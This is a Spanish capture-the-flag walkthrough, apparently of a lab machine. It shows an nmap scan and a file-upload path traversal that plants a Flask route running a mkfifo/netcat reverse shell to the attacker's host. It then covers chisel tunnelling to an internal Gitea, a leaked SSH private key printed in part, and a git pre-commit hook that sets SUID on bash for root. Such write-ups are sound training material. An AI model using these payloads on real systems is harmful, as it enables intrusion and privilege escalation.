# Nmap 7.95 scan initiated Wed Jan 29 05:31:30 2025 as: /usr/lib/nmap/nmap --privileged -sS -sCV -p- --open --min-rate=5000 -Pn -n -v -oN scan.txt 10.10.11.164
Nmap scan report for 10.10.11.164
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp    open  http     Werkzeug httpd 2.1.2 (Python 3.10.3)
|_ http-methods:
|   Supported Methods: GET HEAD OPTIONS
|_ http-server-header: Werkzeug/2.1.2 Python/3.10.3
|_ http-title: upcloud - Upload files for Free!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 29 05:31:54 2025 -- 1 IP address (1 host up) scanned in 24.24 seconds
```

EL archivo se ha subido correctamente. He intentado subir archivos php pero el sistema no los interpreta.

Lo que podemos hacer es modificar el archivo "views.py" añadiendole una nueva funcion y subir este archivo reemplazando al anterior. Esta funcion hara que cuando ejecutemos un curl a "/shell" ejecute un comando:

```
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app

@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')

@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

@app.route('/shell')
def cmd():
    return os.system("")
```

El comando que podemos hacer que ejecute es enviarnos una conexion por netcat (Utilizamos la de nc mkfifo porque el netcat de la maquina victima no tiene el parametro -e):

```
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app

@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')

@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

@app.route('/shell')
def cmd():
    return os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.7 1234 >/tmp/f")
```

El archivo lo tenemos que subir a la ruta "/app/app/views.py", ya que es la ruta donde se encuentra este script:

```
(kali@kali)-[~/Downloads/zip/app/app]
$ pwd
/home/kali/Downloads/zip/app/app

(kali@kali)-[~/Downloads/zip/app/app]
$ ls -la
total 32
drwxrwxr-x 4 kali kali 4096 Jan 29 07:52 .
drwxrwxr-x 5 kali kali 4096 Apr 28 2022 ..
-rw-rw-r-- 1 kali kali 332 Apr 28 2022 configuration.py
-rw-rw-r-- 1 kali kali 262 Apr 28 2022 __init__.py
drwxrwxr-x 5 kali kali 4096 Apr 28 2022 static
drwxrwxr-x 2 kali kali 4096 Apr 28 2022 templates
-rw-rw-r-- 1 kali kali 816 Apr 28 2022 utils.py
-rw-rw-r-- 1 kali kali 840 Jan 29 07:52 views.py
```

Subimos el archivo modificando su ruta:



```
-----74998242323272747792927428871
Content-Disposition: form-data; name="file"; filename="/app/app/views.py"
Content-Type: text/x-python

import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app
```

⚙️ ⬅️ ➡️ Search

esponse

retty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.10.3
Date: Wed, 29 Jan 2025 11:57:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1457
Connection: close

<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      upcloud - Upload files for Free!
```

Ejecutamos un curl mientras estamos a la escucha con netcat y recibimos la conexion:

```
(kaliⓈkali)-[~/Downloads/zip/app/app]
$ curl http://10.10.11.164/shell
```

```
(kaliⓈkali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.164] 36185
sh: can't access tty; job control turned off
/app # whoami
root
```

## ESCALADA DE PRIVILEGIOS

Podemos ver que la maquina a la que hemos accedido se trata de un docker:

```
~ # ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
22: eth0@if23: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500
    link/ether 02:42:ac:11:00:09 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.9/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
```

No existen mas usuarios. Podriamos intentar conectarnos por ssh a la maquina victima con las credenciales que habiamos obtenido pero no tiene el cliente de ssh instalado:

```
~ # ssh dev01@172.17.0.1
/bin/sh: ssh: not found
```

Si enumeramos los procesos solo podemos ver continuamente la reverse shell que hemos obtenido:

```
~ # ps aux
PID   USER     TIME   COMMAND
    1  root      0:01 {supervisord} /usr/bin/python3 /usr/bin/supervisord -c /etc/supervisord.conf
    8  root      0:00 python /app/run.py
   38  root      0:09 /usr/local/bin/python /app/run.py
   41  root      0:00 sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.7 1234 >/tmp/f
   44  root      0:00 cat /tmp/f
   45  root      0:00 sh -i
   46  root      0:00 nc 10.10.14.7 1234
   65  root      0:00 sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.7 1234 >/tmp/f
   68  root      0:00 cat /tmp/f
   69  root      0:00 sh -i
   70  root      0:00 nc 10.10.14.7 1234
   99  root      0:00 sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.7 1234 >/tmp/f
  102  root      0:00 cat /tmp/f
  103  root      0:00 sh -i
  104  root      0:00 nc 10.10.14.7 1234
  118  root      0:00 sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.7 1234 >/tmp/f
  121  root      0:00 cat /tmp/f
  122  root      0:00 sh -i
  123  root      0:00 nc 10.10.14.7 1234
  143  root      0:00 sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.7 1234 >/tmp/f
  146  root      0:00 cat /tmp/f
  147  root      0:00 sh -i
  148  root      0:00 nc 10.10.14.7 1234
```

Si vemos los puertos internos de la maquina victima solo vemos el puerto 80 y puertos relacionados con la reverse shell obtenida:

```
~ # netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      8/python
tcp        0      0 172.17.0.9:37685       10.10.14.7:1234        CLOSE_WAIT 104/nc
tcp        1      0 172.17.0.9:80          10.10.14.7:50690       CLOSE_WAIT 38/python
tcp        1      0 172.17.0.9:80          10.10.14.7:56598       CLOSE_WAIT 38/python
tcp        1      0 172.17.0.9:80          10.10.14.7:44704       CLOSE_WAIT 38/python
tcp        0      0 172.17.0.9:37899       10.10.14.7:1234        CLOSE_WAIT 123/nc
tcp        1      0 172.17.0.9:80          10.10.14.7:52010       CLOSE_WAIT 38/python
tcp        0    159 172.17.0.9:36605       10.10.14.7:1234        ESTABLISHED 148/nc
tcp        0      0 172.17.0.9:40039       10.10.14.7:1234        CLOSE_WAIT 70/nc
tcp        0      0 172.17.0.9:36185       10.10.14.7:1234        CLOSE_WAIT 46/nc
tcp        1      0 172.17.0.9:80          10.10.14.7:35664       CLOSE_WAIT 38/python
```

Podemos tratar de enumerar los puertos abiertos que podemos ver de la maquina victima "real". Lo podemos hacer con netcat.

Para verlo en modo verbose y ver en la salida del comando si esta abierto o no podemos utilizar "-v". Para no realizar la conexi3n al puerto y que solo nos reporte si esta abierto o no podemos utilizar "-z". Hacemos la prueba con el puerto 80 del contenedor que tiene que estar abierto:

```
~ # nc -vz 127.0.0.1 80
127.0.0.1 (127.0.0.1:80) open
```

Como nuestra ip es la 172.17.0.9, podemos intuir que la interfaz que se comunica con este docker de la maquian real es la 172.17.0.1. Vamos a ver si esta activa con un ping:

```
~ # ping -c 1 172.17.0.1
PING 172.17.0.1 (172.17.0.1): 56 data bytes
64 bytes from 172.17.0.1: seq=0 ttl=64 time=0.093 ms

--- 172.17.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.093/0.093/0.093 ms
```

Podemos hacer un bucle para descubrir puertos abiertos de la maquina real:

```
for i in {1..65000};do nc -vz 172.17.0.1 $i;done
```

No hace nada si utilizo el formato del bucle con {1..65000} . Vamos a probar con \$(seq 1 65000) :

```
~ # for i in $(seq 1 10000);do nc -vz 172.17.0.1 $i; done
172.17.0.1 (172.17.0.1:22) open
172.17.0.1 (172.17.0.1:80) open
172.17.0.1 (172.17.0.1:3000) open
172.17.0.1 (172.17.0.1:6000) open
172.17.0.1 (172.17.0.1:6001) open
172.17.0.1 (172.17.0.1:6002) open
172.17.0.1 (172.17.0.1:6003) open
172.17.0.1 (172.17.0.1:6004) open
172.17.0.1 (172.17.0.1:6005) open
172.17.0.1 (172.17.0.1:6006) open
172.17.0.1 (172.17.0.1:6007) open
```

Hemos descubierto el puerto 3000 (Quitando los 6000,6001,6002... que no parecen interesantes). Vamos a ver si es un servicio web:

```
~ # curl -s -X GET http://172.0.0.1:3000
/bin/sh: curl: not found
```

Como no tenemos curl vamos a comprobarlo con wget:

```
~ # wget http://172.17.0.1:3000
Connecting to 172.17.0.1:3000 (172.17.0.1:3000)
saving to 'index.html'
index.html      100% |*****|
'index.html' saved
```

Nos hemos descargado el "index.html", por lo que es un servicio web. Vamos a ver que contiene el "index.html":

```
~ # cat index.html
<!DOCTYPE html>
<html lang="en-US" class="theme-">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title> Gitea: Git with a cup of tea</title>
  <link rel="manifest" href="data:application/json;base64,eyJ1IjoiR2T
gYSBjdXAga2YgdGVhIiwic3RhcndRfdXJsIjoiaHR0cDovL29wZW5zb3VyY2UuaHRiOjMwMDAvIiwiaV
5wbmciLCJ0eXBldIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ4NTEyIn0seyJzcmMiOiJodHRwOi8v
yt4bWwiLCJzaXplcyI6IjUxMng1MTIifV19"/>
  <meta name="theme-color" content="#6cc644">
  <meta name="default-theme" content="auto" />
  <meta name="author" content="Gitea - Git with a cup of tea" />
```

El servicio que hay detras del puerto 3000 de la maquina victima es "Gitea". Como no podemos acceder desde nuestra maquina local vamos a tener que realizar un port forwaring para crear un tunel con chisel para poder acceder desde fuera.


Nos podemos en modo servidor desde nuestra maquina local con chisel:

```
(kali@kali)~[~/Downloads]
$ chisel server --reverse -p 1234
2025/01/29 11:14:32 server: Reverse tunnelling enabled
2025/01/29 11:14:32 server: Fingerprint ZsBpMWkc0m5MWZyMbFKTPStjqpBmAA6Y2XC7KR86IRA=
2025/01/29 11:14:32 server: Listening on http://0.0.0.0:1234
2025/01/29 11:15:48 server: session#1: Client version (1.7.7) differs from server version (1.10.1-0kali1)
2025/01/29 11:15:48 server: session#1: tun: proxy#R:3000⇒172.17.0.1:3000: Listening
```

Nos ponemos en modo cliente desde la maquina victima haciendo que el puerto 3000 de la maquina "real" sea el puerto 3000 de mi maquina local:

```
/tmp # ./chiselLinux client 10.10.14.7:1234 R:3000:172.17.0.1:3000
2025/01/29 15:19:10 client: Connecting to ws://10.10.14.7:1234
2025/01/29 15:19:11 client: Connected (Latency 113.161635ms)
```

Si accedemos a nuestro localhost por el puerto 3000 podemos acceder al servicio Gitea:



Como tenemos unas credenciales que hemos obtenido a traves de los commits del proyecto, vamos a intentar introducirlas:

Sign In

OpenID

Sign In

Username or Email Address \*

dev01

Password \*

☐

Remember this Device


Sign In

Forgot password?

Need an account?


Register now.

Estamos dentro:




dev01 created branch **main** in dev01/home-backup


3 years ago



dev01 pushed to **main** at dev01/home-backup

 **d4c5300aae** Backup for 2022-05-16

3 years ago



dev01 created repository dev01/home-backup

3 years ago

Como podemos ver hay una ruta llamada "home\_backup", vamos a ver que contiene:

Branch: main

home-backup / .ssh / id\_rsa

51 lines | 3.2 KiB

```
1  -----BEGIN RSA PRIVATE KEY-----
2  MIIJKQIBAAKCAgEAqdAaA6cYgiwKTg/6SENSbTBgvQWS6UKZdjrtGzmGSGZKoZ0l
3  xfb28RAiN7+yfT43HdnsDNJPYo3U1YRqnC83JUJcZ9eImcdtX4fFIEfZ80Uouu6R
4  u2TPqjGvyVZdj30LRMmNTR/OUmzQjpNIgyrIjDdvm1/Hkky/CfyXUucFnshJr/BL
5  7FU4L6ihII7zNEjaM1/d7xJ/0M88NhS1X4szT6txiB6oBMQGGolDlDJXqA0BN6cF
6  wEza2LLTiogLkCpST2orKIMGZvr4VS/xw6v5CDlyNaMGpvlo+88ZdvNiKLnkYrkE
7  WM+N+2c1V1fbWxBp2ImEhAvvgANx6AsNZxZFuupHW953npuL47RSn5RTsFX0aKiU
8  rzJZvoIc7h/9Jh0Er8QLcWvMRV+5hjQLZXTcey2dn7S00Qn02n3vb5FwtJewVvaN
9  0/cZWqNApc2n65HSdX+JY+wznGU6oh9iUpcXpLRWNH321s9WKVII2Ne2xHEmE/ok
10 Nk+ZgGMFvD09RIB62t5YWF+yitMDx2E+XSg7bob3E061z0lvjtY2cgv06kmn1E5a
11 FX5S6sjxxncq4cj1NpWQRjxzu63S1P5i+3N3QPAH2UsVTvcbsWqr9jb1/5h4enkN
12 W0xav8MwtbCnAsmhuBzsLML0+ootNpbagxSmIiPPV1p/oHLRsRnJ4jaqoBECAwEA
13 AQKCAgEakXmFz7tGc73m1hk6AM4rvv7C4Sv1P3+emHqsf5Y4Q63eIbX0tllsE/g0
14 WFQRRNoXvasDXbi0QqhevMxDyKlqRLElGJC8pYEDYe0eLJlhS84Fpp7amf8zKEqI
15 naMZHbu0g89nDbtBtbsisAHcs+ljbTw4kJLtFZhJ0PRjbtIbLnvHJMjNsh95Mtrz
16 rkdIePIwe/KU3kqq10e0XWBAQSmv04FUMZiRuAN2dyVAj6TRE1aQxGyBsMwmb55D
17 01pxDYA0I3SApKQax/4Y4GHCbC7XmQQdo3wWLVVdattwpUa7wMf/r9NwteSZbdZt
18 C/ZoJQtaofatX7IZ60EIRBGz2axq7t+IEDwSAQp3MyvNVK4h83GifVb/C9+G3XbM
19 BmUKlFq/g20D225vn0RXXsPVdKzbijSkvupLZpsHyygFIj8mdg2Lj4UZFDtqvNSr
20 ajlFENjzJ2mXKvRXvpcJ6jDKK+ne8AwvbLHGgB0LZ8WrkpvKU6C/ird2jEUzUYX7
21 rw/JH7EjyjUF/bBlw1pkJxB1HkmzzhgmwIAMvnX16FGfl7b3maZcvwrfahbK++Dd
22 bD64rF+ct0knQQw6eeXwDbKSRuBPa5YHPHfLiaRknU2g++mhukE4fqcdisb20Y6s
23 futu9PMHBpyHW0z04rJ3qX5mpexlbUgqeQHvsrAJRISAXi0md0ECggEBA0G4pqAP
24 IbL0RgydFHwzj1aJ/+L3Von1jKipr6QLj/umynfUSIymHhhikac7awCqbib0kT4h
25 XJkJGiwjAe4AI6/LU0LLUICZ+B6vo+UHP4ZrNjEK3BgP0JC4DJ5X/S2JUfxSy0K+
26 Hh/CwZ9/6/8PtLhe7J+s7RYuketMOD13M0p+MUdf+CvizXqYxdDqBQo67t4DxNqs
```

Hemos encontrado la clave ssh del usuario actual, era la que necesitabamos para poder conectarnos por ssh. La copiamos, le damos el permiso 600 y accedemos por ssh haciendo uso de la clave privada:



```
(kali㉿kali)-[~/Downloads]
$ nano id_rsa

(kali㉿kali)-[~/Downloads]
$ chmod 600 id_rsa

(kali㉿kali)-[~/Downloads]
$ ssh dev01@10.10.11.164 -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jan 29 15:27:13 UTC 2025

System load:  0.17               Processes:           237
Usage of /:   75.7% of 3.48GB    Users logged in:    0
Memory usage: 26%               IP address for eth0: 10.10.11.164
Swap usage:   0%                IP address for docker0: 172.17.0.1

16 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Mon May 16 13:13:33 2022 from 10.10.14.23
dev01@opensource:~$
```

Vemos que se esta ejecutando una tarea programada:

```
UID=0      PID=3842 | /bin/bash /usr/local/bin/git-sync
UID=0      PID=3841 | /bin/sh -c /root/meta/app/clean.sh
UID=0      PID=3840 | /bin/sh -c /usr/local/bin/git-sync
UID=0      PID=3839 | /bin/sh -c cp /root/config /home/dev01/.git/config
UID=0      PID=3844 | /bin/bash /usr/local/bin/git-sync
UID=0      PID=3845 | /bin/sh -c /root/meta/app/clean.sh
UID=0      PID=3847 | /bin/bash /usr/local/bin/git-sync
UID=0      PID=3848 | git add .
UID=0      PID=3849 | /bin/bash /root/meta/app/clean.sh
UID=0      PID=3851 | /bin/bash /root/meta/app/clean.sh
UID=0      PID=3850 | /bin/bash /root/meta/app/clean.sh
UID=0      PID=3850 | /bin/bash /root/meta/app/clean.sh
```

Vamos a ve rque hace esa tarea:

```
dev01@opensource:~$ cat /usr/local/bin/git-sync
#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +%Y-%m-%d)
    echo "Changes detected, pushing.. "
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
```

Lo que hace este script es detectar si ha habido algun cambio dentro del proyecto de github. Si es asi:

- lo añade con "git add .", c
- Crea el comentario del cambio con "git commit"
- Sube los cambios con "git push origin main"

He intentado el "path hijacking" con el comando git pero se ha podido explotar.

Otra cosa que podemos intentar es crear un "pre commit". El "pre commit " eso es un comando que queremos que se ejecute automanticamente de realizar el commit. Esto puede utilizarse por ejemplo para buscar errores de syntaxis en los cambios que queremos efectuar. Los "pre commits" se guardan en la ruta ".git/hooks":

```
dev01@opensource:~/ .git/hooks$ ls -la
total 56
drwxrwxr-x 2 dev01 dev01 4096 May  4 2022 .
drwxrwxr-x 8 dev01 dev01 4096 Jan 29 16:08 ..
-rwxrwxr-x 1 dev01 dev01  478 Mar 23 2022 applypatch-msg.sample
-rwxrwxr-x 1 dev01 dev01  896 Mar 23 2022 commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 3327 Mar 23 2022 fsmonitor-watchman.sample
-rwxrwxr-x 1 dev01 dev01  189 Mar 23 2022 post-update.sample
-rwxrwxr-x 1 dev01 dev01  424 Mar 23 2022 pre-applypatch.sample
-rwxrwxr-x 1 dev01 dev01 1642 Mar 23 2022 pre-commit.sample
-rwxrwxr-x 1 dev01 dev01 1492 Mar 23 2022 prepare-commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 1348 Mar 23 2022 pre-push.sample
-rwxrwxr-x 1 dev01 dev01 4898 Mar 23 2022 pre-rebase.sample
-rwxrwxr-x 1 dev01 dev01  544 Mar 23 2022 pre-receive.sample
-rwxrwxr-x 1 dev01 dev01 3610 Mar 23 2022 update.sample
```

Vamos a crear uno que otorgue permisos SUID a la bash:

```
dev01@opensource:~/git/hooks$ echo "chmod +s /bin/bash">pre-commit
dev01@opensource:~/git/hooks$ chmod +x pre-commit
dev01@opensource:~/git/hooks$ ls -la
total 60
drwxrwxr-x 2 dev01 dev01 4096 Jan 29 16:13 .
drwxrwxr-x 8 dev01 dev01 4096 Jan 29 16:13 ..
-rwxrwxr-x 1 dev01 dev01 478 Mar 23 2022 applypatch-msg.sample
-rwxrwxr-x 1 dev01 dev01 896 Mar 23 2022 commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 3327 Mar 23 2022 fsmonitor-watchman.sample
-rwxrwxr-x 1 dev01 dev01 189 Mar 23 2022 post-update.sample
-rwxrwxr-x 1 dev01 dev01 424 Mar 23 2022 pre-applypatch.sample
-rwxrwxr-x 1 dev01 dev01 19 Jan 29 16:13 pre-commit
```

Cuando se ejecute ese script se otorgaran privilegios SUID a la bash:

```
dev01@opensource:~/git/hooks$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Apr 18 2022 /bin/bash

dev01@opensource:~/git/hooks$ /bin/bash -p
bash-4.4# whoami
root
```